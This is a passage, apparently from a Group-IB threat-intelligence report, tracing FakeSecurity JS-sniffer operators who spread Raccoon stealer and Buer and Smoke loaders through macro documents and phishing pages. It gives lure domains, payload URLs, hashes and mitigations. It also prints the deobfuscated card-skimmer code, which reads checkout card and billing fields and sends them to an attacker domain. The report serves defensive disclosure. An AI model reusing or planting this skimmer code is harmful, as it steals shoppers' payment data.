
Although the Raccoon stealer is distributed according to the MaaS model, all files distributed during the second wave accessed the same Telegram channel. This suggests that documents with malicious macros downloading Raccoon were distributed by the same group.

Third wave

The third wave of domain registration began on June 29, 2020:

- microsoft-cloud1[.]co.za
- microsoft-cloud6[.]co.za
- microsoft-cloud7[.]co.za
- microsoft-cloud8[.]co.za
- microsoft-cloud9[.]co.za
- microsoft-cloud10[.]co.za
- microsoft-cloud11[.]co.za
- microsoft-cloud12[.]co.za
- microsoft-cloud13[.]co.za
- microsoft-cloud14[.]co.za
- microsoft-cloud15[.]co.za

All registered domains pointed to the IP address 102.130.112[.]195. The first malicious files associated with this wave began to appear in public sandboxes as early as July 2, 2020. The names of these decoys are almost the same as the names of the files sent in the past: BankStatement0109_13169.xlsm, My_Statement_4211.xlsm, and so on. There are about 30 files associated with the domains and cloud-server-updater1[.]co.za.




Network infrastructure.
File connections with
domains involved in
two waves established
with the help of GroupIB Graph Network
Analysis

The lure documents used as part of this wave look identical to the previous ones. Judging by their behavior after macros are activated, they were created by the same builder. Such builders make it possible to create office documents with malicious macros based on templates, which helps attackers distribute malicious files much faster and more efficiently.

This document is protected. Please click "E Editing", then "Enable Content" to show co

618C894C06633E3D7 ADD228531F6E775A1 80A7F7 lure document sample

Upon activating macros, the file "My_Statement_1953.xlsm" (SHA1: 618C894C06633E3D7ADD228531F6E775A180A7F7) sends a request to download the stealer file http://microsoft-cloud13[.]co.za/msofficeupdate.exe. The Raccoon stealer file (SHA1: 6639081791A8909F042E4A4197DF7051382B04E5) makes a series of requests to its C&C server (35.198.88[.]195) and tries to download the file http://cloud-server-updater1[.]co.za/doc/officeupdate.exe, but receives an "error 302" and is redirected to http://cloud-server-updater1[.]co.za/cgi-sys/suspendedpage.cgi because the original domain is blocked. It seems that the sample was trying to download RAT AveMaria as before. In addition, all files related to this campaign made various network requests, including those to the Telegram channel https://telete.in/blintick.




6639081791A8909F0 42E4A4197DF70513 82B04E5 Raccoon stealer network communication

Using loaders

During this campaign, the attackers also experimented with various loaders. While analyzing the infrastructure, we discovered the Buer and Smoke loaders.

On April 30, 2020, an xls document (SHA1: 6c6680659b09d18ccab0f933daf5bf1910168b1a) was uploaded to VirusTotal. When the malicious code is executed, it downloads the payload from http://cloud-server-updater2.co[.]za/doc/buer.exe.



SHA1:6c6680659b09 d18ccab0f933daf5bf1 910168b1a file network communication established with the help of Group-IB Graph Network Analysis

Apart from that, the files were uploaded to a public resource: bazaar.abuse[.]ch.

The file names and the tags attached refer to the Buer loader.

	The footprints of Raccoon: a story about operators of JS-sniffer FakeSecurity distributing Raccoon stealer
File name:	buer.exe
Download:	3 download sample
Signature ③	亲 BuerLoader
File size:	283'648 bytes
First seen:	2020-04-30 09:14:04 UTC
Last seen:	Never
File type:	□ exe
MIME type:	application/x-dosexec
imphash ②	© 26a37be4a8eb7fb9c95ca0b3c2e4a458
ssdeep ⑦	🖒 3072:aGSStsY7EPL3geMYWJzE3ol9bmKPvFde/HX2WHsopmuNgynL2tLRlSn40:aGSlJ8eMTA3ol9blPvu/HXZ
Threatray ③	46 similar samples on MalwareBazaar
TLSH ①	☐ 13549D117ADCC075E2A386340461E7A8D6377CB35F6055CB778C1E2BEE702D189AEB86
Reporter ③	@abuse_ch

SHA1:7b1a5d9bb21d8 52a6dbf3146fabb1cd1 ca276ed9 file network communication

@abuse_ch
Malspam distributing BuerLoader:
HELO: mx3.wp.pl
Sending IP: 212.77.101.9
From: Taylor Hosley <arrington.keesha123@wp.pl></arrington.keesha123@wp.pl>
Subject: payment-error
Attachment: Statement_320.xlsm
BuerLoader payload URL:
http://cloud-server-updater2.co.za/doc/buer.exe
BuerLoader C2:
cloudupdates.co.za:443 (102.130.119.142)

While monitoring the adversary infrastructure, we identified a batch of domains registered by the attackers between August 24 and September 12, 2020. Examples of such domains are presented below:

Domain name	Registration date	IP address
code-cloud[1-6][.]co.za	08/24/2020	102.130.115.44


Domain name	Registration date	IP address
google-document[.]co.za	08/24/2020	102.130.115.44
azure-cloud[1-4][.]co.za	09/04/2020	102.130.119.232
azure-cloud[1-3].web.za	09/04/2020	102.130.119.232
updateadobeonline[.]co.za	09/08/2020	102.130.115.44
updateforadobenew[.]co.za	09/09/2020	102.130.118.209
oneupdateadobe[1-4][.]co.za	09/09/2020	102.130.118.209
updateadobe[.]co.za	09/12/2020	102.130.121.74
B		Similar W/F

RegistrarWhois: HOSTAFRICA Domain:code-cloud1.co.za PhoneWhois: +27.215543096 Domain:code-cloud.co.za Domain:updateforadobenew.co.za NSWhois: ns1.host-ww.net Domain:updateadobe.co.za NSWhois: ns2.host-ww.net WhoisServerWhois: Registrar URL: https://www.hostafrica.co.za Domain:oneupdateadobe.co.za MNameSOARecord: ns1.host-ww.net Domain:code-cloud2.co.za NSRecord: ns2.host-ww.net Domain:google-document.co.za NSRecord: ns1.host-ww.net Domain:azure-cloud.co.za RNameSOARecord: noc.host-ww.net

Similar WHOIS domain records

The WHOIS records for these domains match the WHOIS records for those discovered previously in this campaign. On August 26, 2020, malicious files related to the domains code-cloud[1-6][.]co.za and google-document[.]co.za began appearing on public

resources. One of these files is "BankStatement_1390868739.doc" (SHA1: ed5c20371bae393df0a713be72220b055e5cbdad).



SHA1:
ed5c20371bae393df0
a713be72220b055e5cbdad
file network
communication
established with the
help of Group-IB Graph
Network Analysis

When the malicious code is executed, the file downloads the payload from http://google-document[.]co.za/doc/loader.exe. Signature analysis showed that the downloaded file is a Smoke loader sample.

"loader.exe" file analysis and Smoke loader tag


Database Entry

ID:	441030
URL:	thttp://google-document.co.za/doc/loader.exe
URL Status:	Offline
Host:	google-document.co.za
Date added:	2020-08-25 15:04:08 UTC
Threat:	¥ Malware download
Google Safe Browsing:	Clean
Spamhaus DBL 🔀:	Not listed
SURBL Z:	Not listed
Quad9 ☑:	Not blocked
AdGuard 🗹:	Blocked (*)
Reporter:	Anonymous
Abuse complaint sent (?):	Yes (2020-08-25 15:06:02 UTC to abusepoc{at}afrinic[dot]net)
Takedown time:	17 days, 0 hours, 5 minutes ① (down since 2020-09-11 15:11:18 UTC)
Tags:	Smoke Loader 🚱


The fact that the cybercriminals additionally use loaders in their campaigns could indicate that they are still searching for the most effective tools.

Fourth wave

Some of the domains registered in early September 2020 mimicked Adobe in their names. From September 14, 2020, Group-IB experts found Mephistophilus with an identical pattern on these hosts, just like during the first wave.




Connection between the Mephistophilus infrastructure and the 2019 and 2020 campaigns established with the help of Group-IB Graph Network Analysis




Screenshot of a Mephistophilus decoy page

Clicking on the "Download" plugin button downloads the Raccoon stealer file SHA1: bcfb45e5451435530156f1f02ddbb9cadf6338e9 from https://updateforadobenew[.]co.za/file_d/adobe-reader-v13.11.1.3.exe.




Data from Group-IB
Threat Hunting
Framework Polygon



MITRE ATT&CK matrix of the file analyzed

Note: Around mid-July 2020, the attackers deleted their Telegram channel. It was restored on September 14, 2020 and the description contained the encrypted address of the active C&C server. At the time of writing, the channel is inactive again.



blintick Telegram channel content

Relation to FakeSecurity

This malicious campaign bears a striking resemblance to a series of FakeSecurity JS-sniffer attacks described by Group-IB in November 2019. Past attacks targeted owners of online stores powered by Magento CMS. In the campaign described previously, the attackers also used such tools as the Vidar stealer and the Mephistophilus phishing kit, with an identical template for Adobe updates. In addition, the attackers used the same hosting service to register domains in both campaigns.

In the 2020 campaign, the same attack vector was used and involved subsequent

distribution of the Raccoon stealer. In addition, the investigation revealed messages sent to several online stores from bezco.quise1988@wp.pl and outtia.lene1985@wp.pl.

A detailed analysis of the first-wave malware distribution via Mephistophilus phishing pages revealed a link between the domains involved in this campaign (in particular documents-cloud-server*[.]co.za) and the FakeSecurity campaign. During the 2020 campaign, phishing pages were available at the following URLs:


0	www.documents-cloud-server6.co.za/view/public/Statement00810014/PDF/Statment0	5 months	294 KB	7	3	2	>=
•	www. documents-cloud-server 6. co. za/view/public/Statement 00810014/PDF/Statment 0	5 months	295 KB	7	3	2	
•	www. documents-cloud-server 6. co. za/view/public/Statement 00810014/PDF/Statment 0	5 months	294 KB	7	3	2	
0	$www. documents \hbox{-cloud-server 2.co.} za/view/public/Statement 00810012/PDF/Statment 0$	5 months	294 KB	7	3	2	\geq
0	www.documents-cloud-server 2.co. za/view/public/Statement 00810012/PDF/Statment 0	5 months	294 KB	7	3	2	\geqslant
	adobe update plugins.com/view/public/BankStatement/PDF/Statment00810012.pdf	7 months	294 KB	8	4	4	
	adobe update plugins.com/view/public/Bank Statement/PDF/Statment 00810012.pdf	7 months	294 KB	8	4	4	>=
	adobe update plugins.com/view/public/BankStatement/PDF/Statment00810012.pdf	7 months	294 KB	8	4	4	
	www.updatepluginsnetwork.com/view/public/BankStatement 040391/PDF/Statment 0081	7 months	294 KB	7	3	2	
	alloaypparel.com/view/public/Statement00534521/PDF/Statement001854.pdf	a year	294 KB	7	3	2	**
	document.mage-security.org/view/public/my_5/PDF/eStmt1.pdf	a year	294 KB	7	3	2	**

List of domains with an identical structure

According to urlscan[.]io, more than 20 sites with a similar structure were discovered, but the one that stands out is alloaypparel[.]com. It was used in the FakeSecurity campaign.

Since March 2020, Group-IB specialists have started detecting online store infections with a JS sniffer obfuscated by the aaencode algorithm (https://utf-8.jp/public/aaencode.html). The malware was loaded from get-js[.]com. WHOIS records similar to those used previously by this group were located at get-js[.]com:

- fiswedbesign[.]com
- alloaypparel[.]com
- firstofbanks[.]com
- magento-security[.]org
- mage-security[.]org



Connection between
FakeSecutiry
infrastructure during
the 2019 campaign
and the domain getjs[.]com built with the
help of Group-IB Graph
Network Analysis

Part of JS-sniffer code obfuscated with aaencode

After deobfuscating it, Group-IB established that the malware used for infections was a modified version of the FakeSecurity JS-sniffer. Its distribution was analyzed in November 2019.

```
var fname = document.getElementById("billing:firstname").value;
var lname = document.getElementById("billing:lastname").value;
var email = document.getElementById("billing:email").value;
var telephone = document.getElementById("billing:telephone").value;
var post = document.getElementById("billing:postcode").value;
var street = document.getElementById("billing:street1").value;
var city = document.getElementById("billing:city").value;
var e1 = document.getElementById("billing:region_id");
var state = e1.options[e1.selectedIndex].innerHTML;
var e2 = document.getElementById("billing:country_id");
var country = e2.options[e2.selectedIndex].value;
var ccnum = document.getElementById("authorizenet_cc_number").value;
var cvv = document.getElementById("authorizenet_cc_cid").value;
var e3 = document.getElementById("authorizenet_expiration");
var exp_m = e3.options[e3.selectedIndex].value;
var e4 = document.getElementById("authorizenet_expiration_yr");
var exp_y = e4.options[e4.selectedIndex].value;
var result = ccnum+";"+exp_m+";"+exp_y+";"+cvv+";"+fname+";"+lname+";"+street+";"+country+";"+post+
    ";"+state+";"+city+";"+telephone+";"+email+";null;null;null;vaRedacted
                                                                                  te.com;";
var n = document.createElement("img");
    var myStr = result;
    var key = 41;
    function crypt(str, key){
        var newstr = '';
        for(let i=0; i < str.length; i++) {</pre>
            let char = str.charCodeAt(i) ^ key;
            newstr += String.fromCharCode(char);
        return newstr;
    var result1 = btoa(crypt(myStr,key));
n.src = "https://get-js.com/post.php?payment="+result1;
});
```

Deobfuscated code of the FakeSecurity JSsniffer modified version

In May 2020, Group-IB discovered new infected online stores. Once again, the attackers used a modified FakeSecurity JS-sniffer obfuscated with aaencode. The malware was injected either by a link using a script tag or by modifying existing JavaScript files on the

site. The JS-sniffer was used to compromise over 20 online stores between May and September 2020. The following domains were used to store the code and collect stolen bank card data during the new campaign:


- cloud-js[.]co.za
- host-js[.]co.za
- magento-cloud[.]co.za
- magento-js[.]co.za
- magento-security[.]co.za
- marketplace-magento[.]co.za
- marketplacemagento[.]co.za
- node-js[.]co.za
- node-js[.]co.za
- payment-js[.]co.za
- security-js[.]co.za
- web-js[.]co.za

Created on April 24, 2020 (during the second wave), these domains were registered with the same registrars as those used to distribute the Vidar and Raccoon stealers and the Buer and Smoke loaders.

The format of the links to the JS-sniffer files combined with the malware family type suggest that FakeSecurity JS-sniffer operators are behind the campaign to infect online stores.

In addition, some domains involved in the campaign under investigation hosted a parked page labeled "test page", like the one hosted on FakeSecurity domains:

- https://urlscan.io/result/0299b3e5-cbba-40be-adce-7ba437e4cb39/ microsoft-cloud10[.]co.za
- https://urlscan.io/result/8f244d1b-2186-4db5-9c52-6122584dafa9/ documents-cloud-server[.]co.za



Examples of similar parked pages on JSsniffer FakeSecurity's gate and domains in co.za zone

The evidence found indicates that the operators of the FakeSecurity JS-sniffer family are likely to be behind the multi-stage malicious campaign described above. According to our information, even though the group gains initial access using non-self-developed tools sold or rented on darknet forums, it continues to operate its exclusive JS-sniffer.

Recommendations

Below you can see attackers' TTPs and relevant mitigation and defense techniques in

accordance with MITRE ATT&CK and MITRE Shield that we recommend to use to protect against and prevent cyberattacks.

All the mitigation and defense techniques are implemented in Group-IB's products intended for the protection against cyberattacks at early stages. If you have any questions or suspect that you're being attacked email us at response@cert-gib.com.

	TTPs and relevar ques in accordar TRE Shield	_	GROUP iB	
Tactics	Techniques of adversaries	Mitigations & Active Defense Techniques	Group-IB mitigation & protection products	
Reconnaissance	T1595. Active Scanning T1583. Acquire Infrastructure	M1016. Vulnerability Scanning	Security Assessment	
Initial Access	T1566. Phishing T1190. Exploit Public-Facing Application	M1049. Antivirus/Antimalware M1031. Network Intrusion Prevention M1021. Restrict Web-Based Content M1017. User Training M1050. Exploit Protection M1051. Update Software M1027. Password Policies DTE0035. User Training DTE0019. Email Manipulation DTE0027. Network Monitoring	Threat Hunting Framework Threat Intelligence & Attribution Cyber Education Red Teaming	
Execution	T1059. Command and Scripting Interpreter T1204. User Execution T1059.007. JavaScript/JScript	M1049. Antivirus/Antimalware M1038. Execution Prevention M1021. Restrict Web-Based Content M1026. Privileged Account	Threat Hunting Framework Red Teaming Incident Response	
Defense Evasion	T1036. Masquerading T1027. Obfuscated Files or Information	Management DTEO035. User Training DTEO021. Hunting DTEO018. Detonate Malware DTE0007. Behavioral Analytics DTE0003. API Monitoring DTE0034. System Activity Monitoring	Fraud Hunting Platform	
Credential Access Collection	T1056. Input Capture	M1049. Antivirus/Antimalware DTE0007. Behavioral Analytics DTE0003. API Monitoring DTE0034. System Activity Monitoring	Threat Hunting Framework	
Command and Control	T1219. Remote Access Software	M1038. Execution Prevention M1031. Network Intrusion	Threat Hunting Framework	
Exfiltration	T1041. Exfiltration Over C2 Channel	Prevention DTE0021. Hunting DTE0022. Isolation DTE0027. Network Monitoring DTE0003. API Monitoring DTE0034. System Activity Monitoring DTE0031. Protocol Decoder		

Lear more about Group-IB's Security Assessment, Threat Hunting Framework, Threat Intelligence & Attribution, Cyber Education, Red Teaming, Incident Response, and Fraud Hunting Platform on our website.

Indicators

Raccoon

cloud-server-updater[.]co.za cloud-server-updater1[.]co.za cloud-server-updater2[.]co.za cloud-server-updater3[.]co.za cloud-server-updater4[.]co.za cloud-server-updater5[.]co.za cloud-server-updater6[.]co.za cloud-server-updater7[.]co.za cloud-server-updater8[.]co.za cloud-server-updater9[.]co.za cloud-server-updater10[.]co.za cloud-server-updater11[.]co.za cloud-server-updater12[.]co.za cloud-server-updater13[.]co.za cloud-server-updater14[.]co.za cloud-server-updater15[.]co.za cloud-server-updater16[.]co.za cloud-server-updater17[.]co.za cloud-server-updater18[.]co.za cloud-server-updater19[.]co.za cloud-server-updater20[.]co.za cloud-server-updater21[.]co.za cloud-server-updater22[.]co.za cloud-server-updater23[.]co.za cloud-server-updater24[.]co.za cloud-server-updater25[.]co.za cloud-server-updater26[.]co.za cloud-server-updater27[.]co.za cloud-server-updater28[.]co.za 35.228.95[.]80

35.198.88[.]195 34.105.255[.]170

102.130.113[.]55

34.105.219[.]83

oneupdateadobe[.]co.za

oneupdateadobe2[.]co.za

oneupdateadobe3[.]co.za

oneupdateadobe4[.]co.za

updateforadobenew[.]co.za

oneupdateadobe[.]org.za

oneupdateadobe2[.]org.za

oneupdateadobe3[.]org.za

microsoft-cloud1[.]co.za

microsoft-cloud6[.]co.za

microsoft-cloud7[.]co.za

microsoft-cloud8[.]co.za

microsoft-cloud9[.]co.za

microsoft-cloud10[.]co.za

microsoft-cloud11[.]co.za

microsoft-cloud12[.]co.za

microsoft-cloud13[.]co.za

microsoft-cloud14[.]co.za

microsoft-cloud15[.]co.za

cloudupdates[.]co.za

FakeSecurity

cloud-js[.]co.za

host-js[.]co.za

magento-cloud[.]co.za

magento-js[.]co.za

magento-security[.]co.za

marketplace-magento[.]co.za

marketplacemagento[.]co.za

node-js[.]co.za

node-js[.]co.za

payment-js[.]co.za


security-js[.]co.za

web-js[.]co.za

https://www.group-ib.com/blog/fakesecurity_raccoon

 \times

Mephistophilus



documents-cloud-server2[.]co.za

documents-cloud-server3[.]co.za

documents-cloud-server4[.]co.za

documents-cloud-server6[.]co.za

documents-cloud-server7[.]co.za

documents-cloud-server8[.]co.za

documents-cloud-server9[.]co.za

documents-cloud-server[.]co.za

oneupdateadobe[.]co.za

oneupdateadobe2[.]co.za

oneupdateadobe3[.]co.za

oneupdateadobe4[.]co.za

updateforadobenew[.]co.za

oneupdateadobe[.]org.za

oneupdateadobe2[.]org.za

oneupdateadobe3[.]org.za

oneupdateadobe3[.]com

Vidar and other malicious domains

badlandsparks.com

gineuter.info

paunsaugunt.com

precambrianera.com

biscayneinn.com

msupdater[.]co.za

cloudupdate[.]co.za

cloudupdates[.]co.za

securitycloudserver[.]co.za

fastandprettycleaner[.]hk

download-plugin[.]co.za

download-plugins[.]co.za

downloadplugins[.]co.za

code-cloud1[.]co.za

code-cloud2[.]co.za

code-cloud3[.]co.za

code-cloud4[.]co.za

https://www.group-ib.com/blog/fakesecurity_raccoon

X

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code-cloud5[.]co.za code-cloud6[.]co.za google-document[.]co.za azure-cloud1[.]co.za azure-cloud2[.]co.za azure-cloud3[.]co.za azure-cloud4.]co.za azure-cloud1.web.za azure-cloud2.web.za

azure-cloud3].web.za

Updateadobeonline[.]co.za

Share

The Locking Egregor

Analysis of TTPs employed by Egregor operators

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Top Russian companies and banks under attack from OldGremlin ransomware operators

Massive malicious campaign by FakeSecurity JS-sniffer

Malicious campaign conducted by operators of the FakeSecurity JS sniffer and targeting owners of online shops

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Anticounterfeit





